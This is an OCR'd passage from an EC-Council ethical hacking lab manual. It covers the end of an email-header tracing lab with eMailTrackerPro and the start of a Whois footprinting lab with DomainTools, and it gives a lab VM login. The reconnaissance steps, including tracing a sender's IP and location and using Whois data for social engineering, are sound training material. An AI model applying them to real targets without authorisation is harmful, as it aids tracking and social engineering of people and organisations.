Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




12. The **My Trace Reports** window opens.
13. The email location will be traced in a **Map** (world map GUI). You can also view the summary by selecting **Email Summary** on the right-hand side of the window. The **Table** section right below the Map shows the entire hop in the route, with the **IP** and suspected locations for each hop.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


14. To examine the report, click the **View Report** button above **Map** to view the complete trace report.



15. The complete report appears in the default browser.

    Note: If a pop-up window appears asking for a browser to be selected, select **Firefox** and click **OK**.

16. Expand each section to view detailed information.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. This concludes the demonstration of gathering information through analysis of the email header using eMailTrackerPro.
18. You can also use email tracking tools such as **Infoga** (https://github.com), **Mailtrack** (https://mailtrack.io), etc. to track an email and extract target information such as sender identity, mail server, sender's IP address, location, etc.
19. Close all open windows and document all the acquired information.
20. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Perform Whois Footprinting

Whois lookup reveals available information on a hostname, IP address, or domain.

Lab Scenario

During the footprinting process, gathering information on the target IP address and domain obtained during previous information gathering steps is important. As a professional ethical hacker or penetration tester, you should be able to perform Whois footprinting on the target; this method provides target domain information such as the owner, its registrar, registration details, name server, contact information, etc. Using this information, you can create a map of the organization's network, perform social engineering attacks, and obtain internal details of the network.

Lab Objectives

- Perform Whois lookup using DomainTools

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 5 Minutes

Overview of Whois Footprinting

This lab focuses on how to perform a Whois lookup and analyze the results. Whois is a query and response protocol used for querying databases that store the registered users or assignees of an Internet resource such as a domain name, an IP address block, or an autonomous system. This protocol listens to requests on port 43 (TCP). Regional Internet Registries (RIRs) maintain Whois databases, and contains the personal information of domain owners. For each resource, the Whois database provides text records with information about the resource itself and relevant information of assignees, registrants, and administrative information (creation and expiration dates).


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Task 1: Perform Whois Lookup using DomainTools


Here, we will gather target information by performing Whois lookup using DomainTools.

1. Turn on the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
2. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **http://whois.domaintools.com** and press **Enter**. The Whois Lookup website appears, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

